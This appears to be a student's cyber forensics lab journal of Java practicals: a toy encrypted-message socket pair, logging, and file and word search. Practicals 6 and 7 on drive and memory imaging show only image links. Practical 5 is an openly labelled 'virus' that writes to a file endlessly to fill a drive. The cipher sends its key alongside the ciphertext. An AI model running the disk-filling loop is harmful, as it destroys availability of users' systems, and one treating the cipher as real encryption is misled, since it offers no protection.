**Practical 1 :-** Create a java application to send encrypted message from sender and decrypt an message at receiver end.

**Code & Output :-**

**Receiver.java :**

import java.io.BufferedReader;

import java.io.BufferedWriter;

import java.io.IOException;

import java.io.InputStreamReader;

import java.io.OutputStreamWriter;

import java.net.\*;

import java.util.Random;

public class Receiver{

public static void main(String[] args) throws Exception

{

String ct = "";

String pt = "";

ServerSocket skt = new ServerSocket(6017);

Socket sc = skt.accept();

Random r = new Random();

int i = 0 , k = 0;

System.out.println("Enter the string");

BufferedReader br = new BufferedReader(new InputStreamReader(sc.getInputStream()));

ct = br.readLine();

String[] s = new String[ct.length()];

s = ct.split(",");

int[] j = new int[s[0].length()];

System.out.println("message"+s[0]);

for(i=0;i<s[0].length();i++)

{

j[i]=Integer.parseInt(s[i+1]);

System.out.println("key="+j[i]);

}

for(i=0;i<s[0].length();i++)

{

System.out.println("j="+j[i]);

pt+=(char)(s[0].charAt(i)-j[i]);

}

System.out.println("Message from Sender:"+pt);

}

}

**Sender.java:**

import java.io.\*;

import java.io.\*;

import java.util.\*;

import java.net.\*;

public class Sender{

public static void main (String[] args) throws Exception{

String s ="";

String ct = "";

String key ="";

Socket sc = new Socket("localhost",6017);

Random r = new Random();

int i = 0, k =0;

System.out.println("Enter the string");

BufferedReader br = new BufferedReader( new InputStreamReader(System.in));

BufferedWriter bw = new BufferedWriter(new OutputStreamWriter(sc.getOutputStream()));

s = br.readLine();

int j[] = new int[s.length()];

for(i=0;i<s.length();i++)

{

j[k] =r.nextInt(50);

key+= Integer.valueOf(j[k])+",";

System.out.println("j="+j[k]);

ct+=(char)(s.charAt(i)+j[k]);

k++;

}

System.out.println("Key=" +key);

System.out.println("Encrypted message:"+ct);


bw.write(ct+","+key);


bw.flush();

bw.close();

}

}





**Practical 2 :-** Java program for creating log files.

**Code & Output :-**

import java.io.\*;

import java.util.logging.\*;

public class Prac2{

public static void main (String[] args){

Logger l = Logger.getLogger(Prac2.class.getName());

FileHandler fh;

try

{

fh = new FileHandler("C:/Free time/mylogfile.log",true);

l.addHandler(fh);

l.setLevel(Level.ALL);

SimpleFormatter sf = new SimpleFormatter();

fh.setFormatter(sf);

l.info("My first log");

}

catch(SecurityException e)

{

e.printStackTrace();

}

catch(IOException e)

{


e.printStackTrace();


}

l.info("This is CFL Prac 2");

}

}





**Practical 3 :-** Java program for searching file in given directory.

**Code & Output :-**

import java.io.\*;

import java.util.\*;

public class Prac3{

public static void main (String[] args){

Scanner sc = new Scanner(System.in);

System.out.print("Enter Directory:");

String str1 =sc.nextLine();

File dir = new File(str1);

System.out.print("Enter first letter of file:");

String str2 = sc.nextLine();

FilenameFilter filter = new FilenameFilter(){

public boolean accept (File dir , String name){

return name.startsWith(str2);

}

};

String[] children = dir.list(filter);

if(children == null){

System.out.println("Either dir does not exist or is not a directory");

}

else{

for(int i = 0;i<children.length;i++){

String filename = children[i];


System.out.println(filename);

}

}

}

}



**Practical 4 :-** Write a java application to search a particular word in a file.

**Code & Output :-**

import java.io.File;

import java.io.FileReader;

import java.io.BufferedReader;

import java.util.Scanner;

public class WordSearch {

public static void main(String[] args) throws Exception {

int cnt = 0;

String s;

String[] buffer;

File f1 = new File("D://file.txt");

FileReader fr = new FileReader(f1);

BufferedReader bfr = new BufferedReader(fr);

Scanner sc = new Scanner(System.in);

System.out.println("enter the text u want to search");

String wrd = sc.nextLine();

while ((s = bfr.readLine()) != null) {

buffer = s.split(" ");

for (String chr : buffer) {

if (chr.equals(wrd)) {

cnt++;

}

}

}

if (cnt == 0) {

System.out.println("Word not found!");

} else {


System.out.println("Word: " + wrd + " found! Count: " + cnt);


}


fr.close();

}

}







**Practical 5 :-** Write a java program to create a virus for eating space of particular drive.

**Code & Output :-**

import java.io.\*;

public class practical5{

public static void main(String[] args){

try

{

FileWriter f=new FileWriter("D:/Virus.dll",true);

while(true)

{

f.write("Programming Is Such A FUN!!!");

}


}

catch(FileNotFoundException e){}

catch(IOException e){}


}


}





**Practical 6 :-** Use DriveImage XML to image a hard drive.


**Code & Output :-**






















**Practical 7:-** Create forensic images of digital devices from volatile data such as memory using imager for computer system.


**Code & Output :-**


  
























